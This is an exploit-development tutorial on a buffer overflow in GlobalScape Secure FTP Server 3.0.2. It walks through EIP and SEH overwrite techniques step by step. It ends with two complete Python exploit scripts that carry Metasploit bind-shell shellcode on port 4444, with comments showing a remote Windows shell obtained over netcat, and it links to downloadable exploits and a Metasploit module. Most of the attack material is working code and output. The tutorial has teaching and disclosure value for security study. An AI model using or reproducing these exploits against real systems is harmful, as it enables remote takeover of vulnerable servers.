GlobalScape Secure FTP Server 3.0.2 Buffer Overflow

muts@whitehat.co.il

What is GlobalScape Secure FTP Server? 2

Where's the problem? 2

Abusing the EIP..... 3

Determining available space for shellcode..... 4

Dealing with character filtering..... 4

Finding an Address in memory..... 5

Final Exploit using EIP overwrite method 5

Abusing the SEH 8

Final Exploit using SEH overwrite method..... 9

Final notes..... 11

References, Credits and Thanks 11


What is GlobalScape Secure FTP Server?

GlobalScape Secure FTP Server is a flexible, reliable, and cost-effective File Transfer Protocol (FTP) Server. Secure FTP Server is used to exchange data securely using the most up-to-date security protocols available and employs a rich set of automation tools, providing a comprehensive data management solution.

Where's the problem?

GlobalScape FTP server does not filter user input properly, and crashes once ~3000 characters are sent by an **authenticated** user. The following python script will crash the server, with the resulting CPU registers (Figure 1).

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*3000

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send(buffer+'r\n')
except:
        print "Can't connect to ftp"
```




(Figure 1)

As we can see, the EIP register is overwritten, and allows us to control the execution flow of the FTP server.

Abusing the EIP

The EIP is overwritten after exactly 2043 bytes of user input, as can be seen by the following script, and resulting CPU registers (Figure 2).

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2043 + '\x42'*4 + '\x43'*1000

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send(buffer+'r\n')
except:
        print "Can't connect to ftp"
```



(Figure 2)


Notice that EIP is overwritten with B's (`\x42`), and that remaining user input is pointed to by ECX, ESP and ESI. Theoretically, we can attempt to place our shellcode in the stack at any one of these memory addresses, as long as we can jump to that location. For the purposes of our demonstration, we will "jump to ESP" in order to land in our shellcode.

Determining available space for shellcode

We also need to determine exactly how much space we have for our shellcode. We can do this by sending a long string (in our case, 2000 `\xCC`'s) and examining the stack after the crash.

The buffer below resulted in Figure 3.

```
buffer = '\x41'*2043 + '\x42'*4 +'\xCC'*2000
```




(Figure 3)

A quick calculation will show us that we have approximately 1280 bytes of space for our shellcode.

Dealing with character filtering

Some applications filter or alter the data stream they receive. In order for our exploit to work, we need to ensure that none of our shellcode (or entire buffer for that matter) is altered by the application. We can check for filtering by sending varying ascii characters as our "shellcode" and then check in the debugger to see if anything has changed. We send the following buffer, and receive the output in Figure 4:

```
buffer = '\x41'*2043 + '\x42'*4 +'ABCD…XYZabcd..xyz123…890'
```



(Figure 4)

If you look closely, you will see that GlobalScape FTP server converts lowercase characters to uppercase. Any character from `\x60` upto `\x7a` will be converted. We can overcome this problem by creating lowercase-free shellcode with the Metasploit shellcode generator – more specifically, by using the PexAlphaNum shellcode encoder. We also need to take care in choosing our "JMP ESP" address, and make sure it doesn't contain any of these characters as well.

Finding an Address in memory

Using class101's findjump2, we find ESP addresses in a relevant system dll, such as kernel32.dll, or ntdll.dll, as depicted in Figure 5.

```
C:\>findjump2.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C4FEDBB     call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 1 usable addresses

C:\>
```

(Figure 5)

Final Exploit using EIP overwrite method

Now that we have all the information we need (including a few trial and error fine tuning) we can get on with writing our exploit code.

```
#!/usr/bin/python
##############################################
# GlobalScape Secure FTP Server Buffer Overflow
# Coded by mati@see-security.com
# http://www.see-security.com
##############################################
#EIP Overwrite
#
#root@[muts]# ./globalscape-3.0-ftp.py
#
# [+] Evil GlobalFTP 3.0 Secure Server Exploit
# [+] Coded by mati [at] see-security [dot] com
# [+] 220 GlobalSCAPE Secure FTP Server (v. 3.0) * UNREGISTERED COPY *
#
# [+] Sending Username
```


```
# [+] Sending Password
# [+] Sending evil buffer
# [+] Connect to port 4444 on victim Machine!
#
# root@[muts]# nc -v 192.168.1.153 4444
# [192.168.1.153] 4444 (?) open
# Microsoft Windows 2000 [Version 5.00.2195]
# (C) Copyright 1985-2000 Microsoft Corp.
#
# C:\WINNT\system32>

import socket
import struct
import time

# win32_bind -  EXITFUNC=thread LPORT=4444 Size=717 Encoder=PexAlphaNum
# http://metasploit.com */

sc = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc +="\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc +="\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc +="\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc +="\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
sc +="\x4f\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
sc +="\x4e\x56\x46\x32\x46\x32\x4b\x38\x45\x44\x4e\x43\x4b\x58\x4e\x47"
sc +="\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x41\x4b\x58"
sc +="\x4f\x55\x42\x52\x41\x30\x4b\x4e\x43\x4e\x42\x53\x49\x54\x4b\x38"
sc +="\x46\x53\x4b\x58\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a"
sc +="\x46\x58\x42\x4c\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30"
sc +="\x44\x4c\x4b\x4e\x46\x4f\x4b\x33\x46\x55\x46\x42\x4a\x42\x45\x57"
sc +="\x43\x4e\x4b\x58\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x58"
sc +="\x4e\x50\x4b\x34\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30"
sc +="\x4e\x52\x4b\x48\x49\x38\x4e\x36\x46\x42\x4e\x41\x41\x56\x43\x4c"
sc +="\x41\x43\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x33\x4b\x58\x42\x44"
sc +="\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50"
sc +="\x50\x35\x4a\x46\x50\x58\x50\x44\x50\x50\x4e\x4e\x42\x35\x4f\x4f"
sc +="\x48\x4d\x41\x53\x4b\x4d\x48\x36\x43\x55\x48\x56\x4a\x36\x43\x33"
sc +="\x44\x33\x4a\x56\x47\x47\x43\x47\x44\x33\x4f\x55\x46\x55\x4f\x4f"
sc +="\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x45\x4f\x4f"
sc +="\x48\x4d\x4f\x35\x49\x48\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x50"
sc +="\x44\x30\x45\x55\x4c\x46\x44\x50\x4f\x4f\x42\x4d\x4a\x36\x49\x4d"
sc +="\x49\x50\x45\x4f\x4d\x4a\x47\x55\x4f\x4f\x48\x4d\x43\x45\x43\x45"
sc +="\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45\x43\x34\x43\x35\x4f\x4f"
sc +="\x42\x4d\x48\x56\x4a\x56\x41\x41\x4e\x35\x48\x36\x43\x35\x49\x38"
sc +="\x41\x4e\x45\x49\x4a\x46\x46\x4a\x4c\x51\x42\x57\x47\x4c\x47\x55"
sc +="\x4f\x4f\x48\x4d\x4c\x36\x42\x31\x41\x45\x45\x35\x4f\x4f\x42\x4d"
sc +="\x4a\x36\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x55\x4f\x4f\x48\x4d"
sc +="\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x38"
sc +="\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x55\x46\x35\x46\x45\x45\x35"
sc +="\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x37"
sc +="\x47\x45\x4f\x4f\x48\x4d\x45\x55\x4f\x4f\x42\x4d\x48\x36\x4c\x56"
sc +="\x46\x46\x48\x36\x4a\x46\x43\x56\x4d\x56\x49\x38\x45\x4e\x4c\x56"
sc +="\x42\x55\x49\x55\x49\x52\x4e\x4c\x49\x48\x47\x4e\x4c\x36\x46\x54"
sc +="\x49\x58\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x54"
sc +="\x4d\x32\x50\x4f\x44\x54\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x53"
sc +="\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46\x44\x57\x50\x4f\x43\x4b\x48\x51"
sc +="\x4f\x4f\x45\x57\x46\x54\x4f\x4f\x48\x4d\x4b\x45\x47\x35\x44\x35"
sc +="\x41\x35\x41\x55\x41\x35\x4c\x46\x41\x50\x41\x35\x41\x45\x45\x35"
sc +="\x41\x45\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d\x45\x30\x50\x4c"
sc +="\x43\x35\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x4f\x47\x33\x4f\x4f"
sc +="\x42\x4d\x4b\x58\x47\x45\x4e\x4f\x43\x38\x46\x4c\x46\x36\x4f\x4f"
sc +="\x48\x4d\x44\x55\x4f\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"
sc +="\x42\x36\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a"
```

```
buffer = '\x41'*2043+ struct.pack("<L",0x7C4FEDBB)+'\x90'*36+sc #2K SRV Sp4
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print "\n[+] Evil GlobalFTP 3.0 Secure Server Exploit"
        print "[+] Coded by muts"
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        print "[+] " +d
        print "[+] Sending Username"
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        print "[+] Sending Password"
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        print "[+] Sending evil buffer"
        time.sleep(1)
        s.send(buffer+'r\n')
        print "[+] Connect to port 4444 on victim Machine!\n"
except:
        print "Can't connect to ftp"
```

Abusing the SEH


If we re-examine the debugger during our initial crash, we will see that the SEH is also overwritten. The following script will result in Figures 6 and 7:

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2099+ '\x42'*4+'\x43'*4+'\x44'*900

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send(buffer+'r\n')
except:
        print "Can't connect to ftp"
```



(Figure 6)

We now press SHIFT + F9 to pass the exception in olly, and see that the SE Handler has been called. Once again, we control the execution flow of GlobalScape FTP server.



(Figure 7)

In addition, we see that the EBX register is pointing to the rest of our user controlled data, so a jump to EBX is in order. We will use the 4 B's to (short) jump over our fake SEH in order to land in our shellcode (Figure 8).

(Figure 8)

Final Exploit using SEH overwrite method

```
#!/usr/bin/python
###############################################
# GlobalScape Secure FTP Server Buffer Overflow
# Coded by mati@see-security.com
# http://www.see-security.com
###############################################
# SEH Overwite

import socket
import struct
import time

# win32_bind -  EXITFUNC=thread LPORT=4444 Size=717 Encoder=PexAlphaNum
# http://metasploit.com */

sc = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc +="\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc +="\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc +="\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc +="\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
```

```
sc +="\x4f\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
sc +="\x4e\x56\x46\x32\x46\x32\x4b\x38\x45\x44\x4e\x43\x4b\x58\x4e\x47"
sc +="\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x41\x4b\x58"
sc +="\x4f\x55\x42\x52\x41\x30\x4b\x4e\x43\x4e\x42\x53\x49\x54\x4b\x38"
sc +="\x46\x53\x4b\x58\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a"
sc +="\x46\x58\x42\x4c\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30"
sc +="\x44\x4c\x4b\x4e\x46\x4f\x4b\x33\x46\x55\x46\x42\x4a\x42\x45\x57"
sc +="\x43\x4e\x4b\x58\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x58"
sc +="\x4e\x50\x4b\x34\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30"
sc +="\x4e\x52\x4b\x48\x49\x38\x4e\x36\x46\x42\x4e\x41\x41\x56\x43\x4c"
sc +="\x41\x43\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x33\x4b\x58\x42\x44"
sc +="\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50"
sc +="\x50\x35\x4a\x46\x50\x58\x50\x44\x50\x50\x4e\x4e\x42\x35\x4f\x4f"
sc +="\x48\x4d\x41\x53\x4b\x4d\x48\x36\x43\x55\x48\x56\x4a\x36\x43\x33"
sc +="\x44\x33\x4a\x56\x47\x47\x43\x47\x44\x33\x4f\x55\x46\x55\x4f\x4f"
sc +="\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x45\x4f\x4f"
sc +="\x48\x4d\x4f\x35\x49\x48\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x50"
sc +="\x44\x30\x45\x55\x4c\x46\x44\x50\x4f\x4f\x42\x4d\x4a\x36\x49\x4d"
sc +="\x49\x50\x45\x4f\x4d\x4a\x47\x55\x4f\x4f\x48\x4d\x43\x45\x43\x45"
sc +="\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45\x43\x34\x43\x35\x4f\x4f"
sc +="\x42\x4d\x48\x56\x4a\x56\x41\x41\x4e\x35\x48\x36\x43\x35\x49\x38"
sc +="\x41\x4e\x45\x49\x4a\x46\x46\x4a\x4c\x51\x42\x57\x47\x4c\x47\x55"
sc +="\x4f\x4f\x48\x4d\x4c\x36\x42\x31\x41\x45\x45\x35\x4f\x4f\x42\x4d"
sc +="\x4a\x36\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x55\x4f\x4f\x48\x4d"
sc +="\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x38"
sc +="\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x55\x46\x35\x46\x45\x45\x35"
sc +="\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x37"
sc +="\x47\x45\x4f\x4f\x48\x4d\x45\x55\x4f\x4f\x42\x4d\x48\x36\x4c\x56"
sc +="\x46\x46\x48\x36\x4a\x46\x43\x56\x4d\x56\x49\x38\x45\x4e\x4c\x56"
sc +="\x42\x55\x49\x55\x49\x52\x4e\x4c\x49\x48\x47\x4e\x4c\x36\x46\x54"
sc +="\x49\x58\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x54"
sc +="\x4d\x32\x50\x4f\x44\x54\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x53"
sc +="\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46\x44\x57\x50\x4f\x43\x4b\x48\x51"
sc +="\x4f\x4f\x45\x57\x46\x54\x4f\x4f\x48\x4d\x4b\x45\x47\x35\x44\x35"
sc +="\x41\x35\x41\x55\x41\x35\x4c\x46\x41\x50\x41\x35\x41\x45\x45\x35"
sc +="\x41\x45\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d\x45\x30\x50\x4c"
sc +="\x43\x35\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x4f\x47\x33\x4f\x4f"
sc +="\x42\x4d\x4b\x58\x47\x45\x4e\x4f\x43\x38\x46\x4c\x46\x36\x4f\x4f"
sc +="\x48\x4d\x44\x55\x4f\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"
sc +="\x42\x36\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a"

buffer = '\x41'*2099+'\xEB\x06\x06\xEB'+'\xb2\x54\x53\x7c'+'\x90'*59+sc
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print "\n[+] Evil GlobalFTP 3.0 Secure Server Exploit"
        print "[+] Coded by muts"
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        print "[+] " +d
        print "[+] Sending Username"
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        print "[+] Sending Password"
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        print "[+] Sending evil buffer"
        time.sleep(1)
        s.send(buffer+'r\n')
        print "[+] Connect to port 4444 on victim Machine!\n"
except:
        print "Can't connect to ftp"
```

Final notes

A copy of the EIP overwrite Exploit can be found here:

http://www.hackingdefined.com/exploits/globalscape_ftp_30_EIP.py

A copy of the SEH overwrite Exploit can be found here:

http://www.hackingdefined.com/exploits/globalscape_ftp_30_SEH.py

A Metasploit port can be found here:

http://www.hackingdefined.com/exploits/globalscape_ftp_30.pm

NOTE #1:

This article was meant to arrange my own thoughts about this buffer overflow. If you find errors, mistakes, blatant garbage or otherwise have comments – feel free to contact me.

NOTE #2:

The exploit described here has been tested on Windows 2000 Server SP4. No special attempts have been made to universalize return addresses. If you need to, change the code to suit your needs!

NOTE #3:

Vendor has been notified, and a fix is available. No animals were harmed during this process.

References, Credits and Thanks

(In no particular order)

- Thanks to my wife for tolerating me during my learning experience.
- Thanks to Tal zeltzer for guiding me through the darkness.
- Thanks to Metasploit for their wonderful, wonderful stuff.
- All the whitehat.co.il gang – you know who you are!
- George, my smelly yet lovable dog -> http://www.whitehat.co.il/background.jpg

http://metasploit.com

http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_SEH_on_win32

http://class101.org/